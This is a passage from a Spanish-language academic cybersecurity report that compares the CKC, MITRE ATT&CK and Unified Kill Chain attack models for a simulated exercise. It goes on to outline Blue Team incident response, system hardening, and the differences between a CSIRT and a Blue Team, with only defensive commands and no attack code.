Nota. La tabla presenta vulnerabilidades identificadas, su descripción técnica, vector, impacto, criticidad, evidencia y hallazgos.

Análisis y descripción del flujo completo del ataque (modelos y tácticas de ciberataques)

En este informe técnico, para el caso de NovaSecure Labs, la ofensiva se corresponde a la clasificación de un ataque cibernético avanzado. Para los especialistas en seguridad informática reconocer en detalle esta clasificación de tácticas e identificación de modelos de ataque cibernético permiten incrementar la capacidad de resiliencia frente a los ciberataques avanzados

en los que se presentan variaciones y combinaciones de las tácticas conocidas, como es el caso de movimientos laterales (pivoting). El término amenazas persistentes avanzadas en inglés "Advanced Persistent Threat" (APT), se utiliza para referirse a actores de amenazas particularmente capaces y persistentes. Los APTs son ciberataques sigilosos y dirigidos, generalmente patrocinados por estados o grupos organizados, que se infiltran en redes para acceder y extraer datos confidenciales a largo plazo, sin ser detectados, utilizando tácticas sofisticadas como malware personalizado e ingeniería social, diferenciándose de ataques oportunistas por su persistencia y recursos, buscando espionaje o sabotaje. La tabla a continuación realiza la comparación de la clasificación de modelos y tácticas de ciberataque, y permite apreciar su evolución a medida que los ataques se vuelven más especializados y muestra la necesidad de un modelo flexible como el actual Unified Kill Chain (UKC) que surge como un hibrido de los anteriores Cyber Kill Chain (CKC) y MITRE ATT&CK.

Tabla 12

Modelos y tácticas de ataque cibernético: CKC, MITRE ATT&CK y UKC

Criterio	Cyber Kill Chain (CKC)	MITRE ATT&CK	Unified Kill Chain (UKC)
Origen	Lockheed Martin (2011)	MITRE Corporation (2013)	Paul Pols (2017)
Enfoque principal	Modelo lineal de intrusión basado en malware y defensa perimetral.	Catálogo táctico/técnico sin orden temporal, centrado en detección.	Modelo táctico secuencial completo de 18 fases que unifica CKC + ATT&CK.
Naturaleza del modelo	Secuencial rígido (7 fases).	Matriz táctica-técnica no secuencial.	Secuencia táctica flexible (fases pueden repetirse, omitirse o cambiar de orden).
Limitaciones identificadas	- No modela movimientos internos. - Perímetro-céntrico. - Asume que cada fase	- No ordena fases. - No muestra progresión del	- No cubre técnicas operativas, solo tácticas. - Requiere mayor

Criterio	Cyber Kill Chain (CKC)	MITRE ATT&CK	Unified Kill Chain (UKC)
	debe cumplirse en orden.	ataque. - No representa loops o saltos.	análisis para modelar casos complejos.
Ventajas clave	Modelo simple y fácil de comunicar; útil para defensa perimetral clásica.	Gran detalle técnico; ideal para análisis, detección y mapeo de TTPs (Tactics, Techniques, and Procedures, Tácticas, Técnicas y Procedimientos).	Representa el comportamiento real de APTs (Advanced Persistent Threats, o Amenazas Persistentes Avanzadas); integra fases externas e internas con progresión completa.
Cobertura de la red interna	Muy limitada.	Amplia (técnicas internas bien documentadas).	Completa: incluye Discovery, Privilege Escalation, Lateral Movement, Credential Access, Pivoting.
Tratamiento del usuario	Implícito; no diferencia Ingeniería Social de Explotación.	Técnicas incluidas, pero sin fase propia.	Separa “Social Engineering” y “Exploitation”; reconoce al usuario como actor crítico.
C2, exfiltración y objetivos	Describe C2 y acciones finales de forma genérica.	Muy detallado en técnicas de C2, recolección y exfiltración.	Modela Impact, Exfiltration y Objectives, cubriendo todo el ciclo CIA.
Capacidad para modelar APTs modernos	Baja: demasiado lineal para campañas avanzadas.	Media: fuerte para técnica, débil para secuencias.	Alta: diseñado para modelar ataques como Fancy Bear y campañas APT reales .
Capacidad para ejercicios Red Team	Limitado; excesivamente lineal y centrado en malware.	Útil para técnicas específicas, no para cadenas completas.	Muy alto: ideal para threat emulation realista end-to-end.
Capacidad para Blue Team (detección y defensa)	Orientado al perímetro; no sirve para detectar movimientos internos.	Excelente para detección técnica.	Excelente: prioriza detecciones en fases internas críticas y establece choke points.
Representación del ciclo completo (end-to-end)	Parcial.	No estructurado por tiempo.	Completo, ordenado y táctico.
Principio defensivo asociado	“Detener al atacante temprano.”	“Detectar técnicas específicas.”	“Assume breach + Defense in depth.”

Nota. La tabla compara las características operativas y conceptuales entre los modelos de ataque cibernético: CKC, MITRE ATT&CK y el UKC (Pols, 2017).

Modelos de ciberataque y su alcance por fases

La dinámica actual del panorama de amenazas exige modelos de análisis que permitan comprender cómo evolucionan las fases de un ciberataque y la manera en que los adversarios combinan tácticas cada vez más avanzadas. Los marcos Cyber Kill Chain (CKC), MITRE ATT&CK y Unified Kill Chain (UKC) representan aproximaciones complementarias que describen distintas etapas del ataque, desde el reconocimiento inicial hasta el impacto final. Su comparación resulta esencial para evidenciar cómo las metodologías tradicionales, centradas en secuencias lineales, han debido transformarse hacia estructuras más amplias, detalladas y adaptativas que reflejan el comportamiento real de los atacantes. En este sentido, la tabla a continuación presenta una comparación de las fases contempladas en cada modelo, destacando la progresión, cobertura analítica y capacidad de estos enfoques para responder a amenazas cada vez más sofisticadas.

Tabla 13

Comparación modelos de ciberataque CKC, MITRE ATT&CK y UKC

Fase / Actividad	Cyber Kill Chain	MITRE ATT&CK	Unified Kill Chain
1. Reconocimiento	✓	✗	✓
2. Armamentización (Weaponization)	✓	✗	✓
3. Entrega (Delivery)	✓	✓	✓
4. Ingeniería social	✗	✗	✓
5. Explotación	✓	✓	✓
6. Persistencia	✓	✓	✓
7. Evasión de defensas	✗	✓	✓
8. Comando y control (C2)	✓	✓	✓
9. Movimientos laterales - Pivoting	✗	✗	✓
10. Descubrimiento (Discovery)	✗	✓	✓
11. Escalamiento de privilegios	✗	✓	✓
12. Ejecución	✗	✓	✓

Fase / Actividad	Cyber Kill Chain	MITRE ATT&CK	Unified Kill Chain
13. Acceso a credenciales	✗	✓	✓
14. Movimiento lateral	✗	✓	✓
15. Recolección (Collection)	✗	✓	✓
16. Exfiltración	✗	✓	✓
17. Impacto	✗	✓	✓
18. Objetivos finales	✓	✗	✓

Nota. Tabla elaborada a partir de la comparación conceptual entre CKC, MITRE ATT&CK y UKC, adaptada por el autor (Pols, 2017).


Modelo de ciberataque empleado en NovaSecure Labs clasificado como "UKC"

La Cadena de Ataque Unificada (Unified Kill Chain) puede utilizarse para modelar todas las actividades que suelen ocurrir durante los ciberataques, desde las primeras actividades exploratorias de los atacantes externos hasta que se alcanzan los objetivos finales del ataque dentro del perímetro organizacional. Para cubrir este amplio alcance, la UKC se apoya en gigantes como Cyber Kill Chain de Lockheed Martin y el modelo ATT&CK para Empresas de MITRE. La incorporación de las fases Cyber Kill Chain y las tácticas ATT&CK relevantes en un modelo unificado permite a los profesionales BlueTeam de la ciberseguridad combinar y ampliar fluidamente la capacidad explicativa colectiva para modelar los ciberataques modernos.

El modelo UKC mantiene un enfoque de investigación híbrido, en el que se estudian las fortalezas y debilidades de los modelos tradicionales. En su proceso de desarrollo se identificaron posibles modificaciones para subsanar las deficiencias tácticas y se diseñaron hipótesis a partir de cadenas de ataques unificadas que se evaluaron iterativamente y se mejoraron mediante estudios de casos reales. Finalmente, el modelo se evaluó y perfeccionó a lo que es conocido como la Cadena de Ataque Unificada UKC. La figura a continuación evidencia su desarrollo.

Figura 16

Descripción general del desarrollo de la UKC con otros modelos



Nota. La figura muestra el enfoque de investigación híbrido de UKC, donde se estudian las fortalezas y debilidades de los modelos tradicionales. En su desarrollo se identificaron posibles modificaciones para subsanar las deficiencias tácticas y se diseñaron hipótesis para una cadena de ataque unificada que se evalúo iterativamente y se mejoraron mediante estudios de casos reales. Finalmente, el modelo se evaluó y perfeccionó a lo que es conocido como la Cadena de Ataque Unificada UKC.

A continuación, se busca describir cómo los atacantes suelen combinar las fases individuales de la UKC para lograr objetivos intermedios en la progresión gradual hacia sus objetivos finales:

Punto de acceso inicial. Para lograr sus objetivos, nuestro atacante RedTeam puede requerir accesos a sistemas o datos que solo son posibles dentro de la red interna de la organización objetivo. Para acceder a estos sistemas o datos, el RedTeam emplea las primeras fases de la UKC para vulnerar el perímetro organizacional y obtener una posición inicial en la red.

Figura 17

Acceso inicial del atacante en la red interna

Nota. La figura ilustra el proceso mediante el cual un atacante simulado obtiene acceso inicial dentro de la red interna siguiendo las primeras fases de la UKC, con el fin de comprometer sistemas que no son accesibles externamente (Pols, 2017).


Los ciberataques suelen iniciarse desde la perspectiva externa de un atacante anónimo en internet. Para aumentar las probabilidades de éxito, se puede investigar primero el objetivo (Reconocimiento). Otras actividades preparatorias pueden incluir la creación de una infraestructura de ataque en nuestro caso el banco de trabajo, que puede incluir la manipulación de herramientas y servidores para lograr control a través de comandos (Armamentización). El atacante RedTeam lo hizo explotando una vulnerabilidad HFS 2.3x (Explotación). Una vez ejecutada, el punto de acceso inicial convertido en arma puede usarse para adquirir acceso persistente al sistema (Persistencia). Se pueden tomar medidas específicas para intentar pasar desapercibido (Evasión de defensa). Por último, un sistema comprometido generalmente establece un canal de comunicación con un sistema controlado por un atacante en Internet (Comando y control). Si una de estas tácticas falla, el intento de establecerse inicialmente en la red objetivo también puede fracasar. Sin embargo, un atacante puede cambiar de táctica o ajustar las técnicas específicas utilizadas en ataques posteriores hasta lograr el objetivo estratégico de establecerse inicialmente. La primera parte de la progresión gradual de un atacante en un ciberataque, concretamente establecerse inicialmente en la red objetivo, puede considerarse un bucle. Si el acceso al sistema comprometido permite directamente al atacante actuar sobre los objetivos finales del ataque, puede pasar directamente a la acción sobre los otros objetivos. Si los objetivos requieren mayor acceso a los sistemas y datos, el atacante se verá obligado a propagarse primero por la red interna.

Propagación dentro de la red interna. Una vez que el atacante RedTeam obtiene acceso a la red objetivo, puede requerir privilegios adicionales para acceder a los activos que le permiten realizar acciones según los objetivos del ataque. La propagación de la red se refiere a las actividades que el atacante RedTeam suele realizar para obtener acceso adicional a los

sistemas y datos para lograr sus objetivos. Estas actividades pueden ser realizadas por un atacante externo que ha obtenido acceso digital o físico tras el perímetro de la organización, generalmente comprometiendo un sistema, mediante vectores como spear phishing, watering hole, ataques a la cadena de suministro o amenazas internas."

Figura 18

Propagación del atacante dentro de la red interna.



Nota. La figura ilustra las actividades de propagación dentro de la red interna llevadas a cabo por un atacante, enfocadas en obtener privilegios y accesos adicionales tras un compromiso inicial, con el fin de avanzar hacia los sistemas y datos alineados con los objetivos del ataque (Pols, 2017).

Si se viola el perímetro de una organización al comprometer un sistema, un atacante puede centrarse primero en ese sistema. Esto puede consistir en recopilar información sobre el

sistema comprometido, como enumerar los privilegios de los usuarios y los datos accesibles (una forma local de Descubrimiento). Si el atacante tiene privilegios restringidos en el sistema comprometido, los privilegios pueden escalarse verticalmente a un nivel superior, generalmente explotando una vulnerabilidad o una configuración incorrecta (una forma local de Escalada de privilegios). Los privilegios elevados pueden permitir que un atacante ejecute código arbitrario en el sistema con privilegios elevados (Ejecución). La capacidad de ejecutar código se puede utilizar, entre otras cosas, para adquirir credenciales del sistema local, mediante la extracción de credenciales del disco duro o de la memoria (Acceso a credenciales).

Alternativamente, un atacante puede simplemente usar el sistema inicialmente comprometido como un punto pivote para atacar otros sistemas en la red (Pivoteando). Se pueden utilizar diversas técnicas destinadas a identificar vulnerabilidades potenciales en otros sistemas (una forma remota de Descubrimiento). Las vulnerabilidades que se identifican en otros sistemas de la red pueden ser explotadas para la escalada vertical de privilegios (una forma remota de Escalada de privilegios). Los privilegios adquiridos pueden permitir la ejecución remota de código en el sistema (Ejecución), que luego pueden aprovecharse para extraer credenciales del disco duro o de la memoria del sistema remoto (Acceso a credenciales).

Una vez que se han adquirido credenciales que pueden proporcionar control sobre otros sistemas, un atacante puede escalar privilegios horizontalmente a estos sistemas (Movimiento lateral). El control sobre estos sistemas puede permitir la extracción de credenciales adicionales (Acceso a credenciales). Este proceso puede realizarse iterativamente hasta obtener acceso a los activos objetivo. En redes donde se han aplicado estrictamente la segmentación de red y el aislamiento de la gestión de acceso a la identidad (IAM), un atacante deberá repetir este proceso para cada segmento en la ruta hacia los activos críticos. Por lo tanto, el proceso de propagación a

través de una red objetivo hacia activos críticos puede considerarse un bucle hasta obtener el acceso necesario a los activos críticos.

Acción sobre los objetivos. Al obtener un punto de apoyo inicial en una red específica y propagarse a través de ella según sea necesario, un atacante puede adquirir los privilegios necesarios para eventualmente realizar acciones en los objetivos del ataque.

Figura 19

Acciones del atacante sobre los objetivos del ataque

Nota. La figura representa la fase final de la operación ofensiva, en la que el atacante ejecuta acciones sobre los objetivos definidos tras haber asegurado acceso y privilegios suficientes mediante etapas previas de compromiso y propagación (Pols, 2017).

Cuando el objetivo de un ataque implica comprometer la disponibilidad o integridad de un activo, puede ser suficiente utilizar los privilegios adquiridos para manipular, interrumpir o destruir el objetivo (Impacto). Si el objetivo implica comprometer la confidencialidad de un activo, se pueden emplear técnicas adicionales para recopilar los datos que busca el atacante (Recopilación). Los datos recopilados pueden ser exfiltrados a un sistema controlado por el atacante (Exfiltración), hasta alcanzar los objetivos.

En conjunto, las fases de Recopilación, Exfiltración e Impacto pueden utilizarse para describir todos los riesgos de la tríada de Confidencialidad, Integridad y Disponibilidad (CIA). El término "Acción sobre Objetivos" puede utilizarse para referirse a estas fases colectivas, específicas de cada objetivo, de forma más abstracta. Estas actividades pueden realizarse de forma continua o periódica y, por lo tanto, también pueden considerarse un bucle.

La cadena de eliminación unificada también incluye explícitamente los objetivos sociotécnicos de un atacante (Objetivos). Se espera que definir explícitamente los objetivos del adversario sea beneficioso para comprender mejor las actividades del atacante. Por ejemplo, al conocer los objetivos de un atacante, se puede predecir qué activos tienen mayor probabilidad de ser atacados para lograrlos. Esto, a su vez, ayudará a predecir y defender las rutas de ataque hacia dichos activos. Si bien puede que no sea fácil contrarrestar la fase de objetivos específicamente, se pueden preparar medidas relevantes para ayudar a gestionar una vulneración exitosa. Por ejemplo, se puede adoptar una estrategia de comunicación proactiva para la gestión de incidentes para prevenir la divulgación de información (errónea) tras una vulneración.

Etapa 4: Análisis, respuesta y contención ante incidentes de ciberseguridad (defensa)

La etapa 4 se orienta a la aplicación de metodologías defensivas propias de Blue Team, consolidando habilidades operativas en escenarios simulados de ciberseguridad. Los referentes teóricos proporcionan el marco metodológico que respalda cada una de las actividades ejecutadas. Se realizo de manera individual la lectura del problema que se encuentra en el "anexo 5 – escenario 4", referente a equipo Blue Team y por medio del banco de trabajo configurado en la actividad etapa 3 se dio respuesta a las preguntas orientadoras.

Acciones iniciales ante un ataque en tiempo real

Ante la detección de un ataque en tiempo real, lo primero que indagaría como Blue Team, sería la naturaleza y alcance del incidente, identificando qué sistemas están comprometidos, el tipo de amenaza presente y el vector inicial de intrusión mediante la revisión de alertas del equipo de respuestas a incidentes "SIEM", "logs de endpoints" y tráfico de red. Inmediatamente después, aplicaría acciones de contención rápida, como aislar el host afectado del segmento de red, bloquear conexiones sospechosas en el firewall y detener procesos maliciosos, con el fin de evitar la propagación lateral y minimizar el impacto. Técnicamente, estas decisiones se basan en los principios de respuesta a incidentes del CSIRT, priorizando la visibilidad inicial (triage), la evaluación del nivel de criticidad del activo comprometido y la identificación de indicadores de compromiso (IoC) que permitan confirmar el ataque. Una vez estabilizado el entorno, continuaría con el análisis más profundo del incidente, pero siempre asegurando primero la contención inmediata (Zambrano et al., 2024).

Tabla 14

Primeras acciones del Blue Team ante un ataque en tiempo real (SecureNova Labs)

Fase / Acción	Descripción Operativa en SecureNova Labs	Herramientas / Comandos	Objetivo Técnico
1. Detección inicial del ataque	Se identifica actividad anómala en el Host A (Rejetto HFS vulnerable), indicios de explotación activa y posible pivoting a Host B.	Revisión de CPU, RAM, tráfico; SIEM; Sysmon; visor de eventos	Confirmar que el ataque está activo, identificar vector inicial (Zambrano et al., 2024; ENSCO (120028); IEEE Red/Blue Team)
2. Aislamiento inmediato del host comprometido (sin apagarlo)	Desconexión de red de Host A para evitar exfiltración y movimiento lateral, preservando evidencia en RAM.	netsh interface set interface "Ethernet" disable	Romper la kill-chain, aislar al atacante y evitar pivoting (ENSCO; IEEE; NIST SP 800-61)
3. Identificación de procesos y conexiones del atacante (Triage inicial)	Se investigan procesos anómalos asociados a explotación de HFS, conexiones C2, o shells remotas.	Process Explorer, tasklist, netstat -ano, TCPView	Identificar payloads, conexiones activas y artefactos en memoria Moreno (SIEM – USFQ, 2015).
4. Contención rápida sin destruir evidencia	Se bloquean puertos usados por atacante (TCP/80), detiene hfs.exe, cierra sesiones sospechosas, se aplican ACL temporales.	Firewall local, taskkill, reglas bloqueando IP/puerto	Minimizar impacto, detener actividad maliciosa, evitar nueva explotación (GRSee; CIS Security 2020)
5. Verificación de persistencia	Se revisan artefactos instalados por el atacante: claves Run/RunOnce, tareas programadas, servicios falsos.	schtasks /query, services.msc, Registry, Sysinternals	Determinar si el atacante creó persistencia y eliminarla posteriormente (CIS Benchmarks; CCN-STIC 495, 2018).
6. Captura de evidencias volátiles	Antes de reiniciar o modificar el sistema: captura de RAM, procesos, conexiones y logs.	WinPmem, MemProcFS, Sysinternals Suite	Preservar evidencia técnico-forense del ataque activo (CCN-STIC 495; IEEE Forensics)
7. Revisión exhaustiva de registros (log analysis)	Revisión de eventos de seguridad, PowerShell logs, y Sysmon para reconstruir el movimiento del atacante.	Visor de eventos; Sysmon logs; Wazuh SIEM	Determinar cómo entró, qué ejecutó y si escaló privilegios (Moreno; CIS Benchmarks)
8. Aplicación de parches urgentes y mitigación técnica	Se aplican actualizaciones y se corrige la configuración insegura del File Server Rejetto HFS vulnerable.	Windows Update; cierre de puertos; reglas de firewall	Eliminar vulnerabilidad explotada; prevenir reinfección (CIS Security 2020)
9. Activación de monitoreo reforzado post-incidente	Wazuh genera alertas correlacionadas sobre nuevas conexiones o actividad residual.	Wazuh, Sysmon, uso de reglas basadas en modelos y tácticas: Cyber Killer Chain, MITRE	Detectar actividad residual o regreso del atacante (Moreno; MITRE ATT&CK)

Fase / Acción	Descripción Operativa en SecureNova Labs	Herramientas / Comandos	Objetivo Técnico
			ATT&CK, Unified Kill Chain (UKC)

Nota. La tabla brinda el listado de primeras acciones del blue team.

Hardenización específica para evitar que el ataque vuelva a ocurrir

Teniendo en cuenta el ataque ejecutado durante el ejercicio de Red Team, las principales medidas de hardenización que propondría se enfocan en reducir la superficie de ataque y fortalecer los controles que fueron vulnerados. En primer lugar, aplicaría parches de seguridad y actualizaciones al sistema operativo y a los servicios explotados, asegurando que no existan vulnerabilidades conocidas sin corregir. También reforzaría la configuración de cuentas y privilegios, implementando el principio de mínimo privilegio, deshabilitando cuentas innecesarias y activando políticas estrictas de autenticación, como MFA (Multi-Factor Authentication) y contraseñas robustas. A nivel de red, aplicaría una segmentación más estricta, limitando el movimiento lateral y estableciendo reglas de firewall basadas en necesidad operativa real. Adicionalmente, fortalecería la configuración del endpoint mediante deshabilitación de servicios no utilizados, protección del sistema (EDR), integridad de binarios y restricciones en la ejecución de scripts. Finalmente, integraría mecanismos de monitorización y alertamiento más sensibles frente a técnicas verificadas en el ataque, ajustando reglas del SIEM e implementando controles basados en modelos de ataque cibernético que permiten mapear y clasificar las técnicas usadas por los atacantes como CKC, MITRE ATT&CK y UKC para evitar la repetición del mismo vector de intrusión.

Estas acciones combinan recomendaciones de CIS Benchmarks (Windows Server / Workstation), CCN-STIC 495 (Seguridad IPv6) y prácticas comunes observadas en ejercicios de explotación Red Team.

Tabla 15

Medidas de hardenización para prevenir futuras intrusiones

Categoría	Medida específica	Herramientas / Ejemplo	Referencia
1. Servicios	Deshabilitar servicios innecesarios	SMBv1, RDP abierto, Remote Registry, puertos administrativos sin restricción	CIS Security, 2020; CCN-CERT, 2018
2. Privilegios	Control y reducción de privilegios	LAPS open-source, remover cuentas duplicadas, MFA	IEEE; GRSee
3. Protección del sistema	Seguridad avanzada de OS y binarios	ASLR, DEP, Secure Boot, ExecutionPolicy: AllSigned	CIS Security, 2020; CCN-CERT, 2018
4. PowerShell	Políticas estrictas	Script Block Logging, logging avanzado, ejecución firmada	CIS Security, 2020; GRSee
5. Firewall	Reglas restrictivas	Permitir solo tráfico necesario	CIS Security, 2020; CCN-CERT, 2018
6. Red	Segmentación y control lateral	VLANs, ACLs	CCN-CERT, 2018
7. Monitoreo	Detección persistente	Sysmon + Wazuh/OSSIM, reglas basadas en modelos de ciberataques: Cyber Killer Chain, MITRE ATT&CK, Unified Kill Chain (UKC)	Moreano, 2015; Zambrano Hernández et al., 2024

Nota. La tabla brinda una comparativa CSIRT vs BLUE Team.

Diferencias entre blue team y equipo de respuesta a incidentes (Incident Response)

Las diferencias entre un Blue Team y un equipo de respuesta a incidentes informáticos se fundamentan tanto en su enfoque operativo como en las metodologías recomendadas por la literatura especializada. El Blue Team trabaja de manera proactiva en la defensa continua, aplicando prácticas de hardenización y monitoreo descritas en los *CIS Benchmarks* (CIS Security, 2020), reforzando configuraciones seguras, gestión de vulnerabilidades y controles basados en estándares internacionales. Su labor también se apoya en la detección temprana mediante soluciones SIEM, esenciales para identificar comportamientos anómalos antes de la materialización del ataque (Moreno, 2015). Por el contrario, un equipo de respuesta a incidentes (CSIRT) actúa cuando el incidente ya ha ocurrido o se encuentra en curso, siguiendo procesos

formales de análisis, contención y recuperación, como lo establecen las guías de gestión y clasificación de incidentes de ciberseguridad (Zambrano Hernández et al., 2024) y los lineamientos de valoración de riesgos del CSIRT Académico UNAD (Centro de Respuestas a Incidentes Informáticos – CSIRT Académico UNAD, 2024). Mientras el Blue Team fortalece de manera continua la postura defensiva mediante controles técnicos y segmentación alineados con buenas prácticas en infraestructura (CCN-CERT, 2018), el CSIRT se centra en minimizar el impacto operativo del ataque a través de procedimientos estructurados de respuesta. Esta diferencia de enfoques se complementa con la dinámica Red Team vs. Blue Team descrita en la literatura técnica, donde ambos roles se integran como parte de un modelo de defensa iterativa (Rajendran et al., 2011).

Tabla 16

Diferencias entre equipo de respuesta a incidentes CSIRT y Blue Team

Criterio	**CSIRT (Computer Security Incident Response Team)**	**Blue Team**
Propósito principal	Gestionar y responder a incidentes de seguridad (Contención/Remediación).	Defender continuamente la infraestructura y prevenir ataques (24/7 – Prevención/Monitoreo).
Enfoque	Reactivo (respuesta a incidentes) y parcialmente proactivo.	Proactivo y continuo (defensa preventiva).
Ámbito de acción	Actúa cuando ocurre un incidente y durante el ciclo de respuesta.	Actúa siempre: monitoreo, defensa, endurecimiento, simulaciones.
Actividades clave	Detección del incidente, Contención, Erradicación, Recuperación, Comunicación y reporte	Monitoreo constante, Hardenización de sistemas, Gestión de vulnerabilidades, Threat hunting, Implementación de controles de seguridad
Momento de intervención	Durante y después del incidente.	Antes, durante y después del incidente.
Composición típica	Especialistas en respuesta a incidentes, forense digital, analistas L2/L3, gestores de crisis.	Analistas SOC (Security Operations Center Analyst), administradores de seguridad, ingenieros de red, analistas de vulnerabilidades.

Criterio	CSIRT (Computer Security Incident Response Team)	Blue Team
Documentación principal	Plan de respuesta a incidentes (IRP), informes forenses, lecciones aprendidas.	Políticas de seguridad, baselines de hardening, planes de monitoreo, listas de control.
Herramientas típicas	EDR, SIEM, herramientas forenses, captura de tráfico, plataformas de coordinación de incidentes.	SIEM, IDS/IPS, firewalls, scanners de vulnerabilidades, soluciones de endpoint, herramientas de threat hunting.
Responsabilidad	Coordinar todos los pasos del ciclo de respuesta y comunicarlos a la organización.	Mantener la seguridad operacional día a día y fortalecer las defensas.
Interacción con Red Team	Responde a ataques exitosos (simulados o reales).	Trata de detectarlos, bloquearlos y mejorar las defensas.
Orientación organizacional	Generalmente estructurado bajo un marco formal (NIST, ISO 27035).	Puede ser parte del SOC o del área de seguridad ofensiva/defensiva.
Cadena de mando	Responde a líderes de gestión de incidentes y dirección estratégica.	Responde a jefes de SOC o líderes de seguridad operacional.
Resultado esperado	Restaurar la operación y reducir el impacto del ataque.	Reducir superficie de ataque, evitar intrusiones y mejorar visibilidad.
Ejemplos prácticos	1. Cuando un ransomware se activa: aislar máquinas, analizar malware, recuperar sistemas. 2. Vulnerabilidad aprovechada por xploid en HFS v2.3	Antes del ataque: aplicar parches, actualizaciones, monitorear logs, detectar comportamientos sospechosos.

Nota. La tabla brinda una comparativa CSIRT vs BLUE Team.

Uso y finalidad del CIS en operaciones del Blue Team (defensa cibernética)

Si dentro de un equipo Blue Team me indican que debo trabajar con los lineamientos del *Center for Internet Security* (CIS), los utilizaría principalmente para realizar procesos de hardenización y aplicación de configuraciones seguras en sistemas, servicios y dispositivos críticos. Dentro de un equipo Blue Team, el uso de los lineamientos del Center for Internet Security (CIS) se centra en realizar procesos de hardenización y aplicar configuraciones seguras en sistemas, servicios y dispositivos críticos.

Los CIS Benchmarks proporcionan guías técnicas detalladas para reducir la superficie de ataque, mediante:

- Configuraciones recomendadas en sistemas operativos y aplicaciones.

- Control de privilegios de usuarios y procesos.
- Deshabilitación de servicios innecesarios.
- Aplicación de estándares de seguridad validados por la industria (CIS Security, 2020).

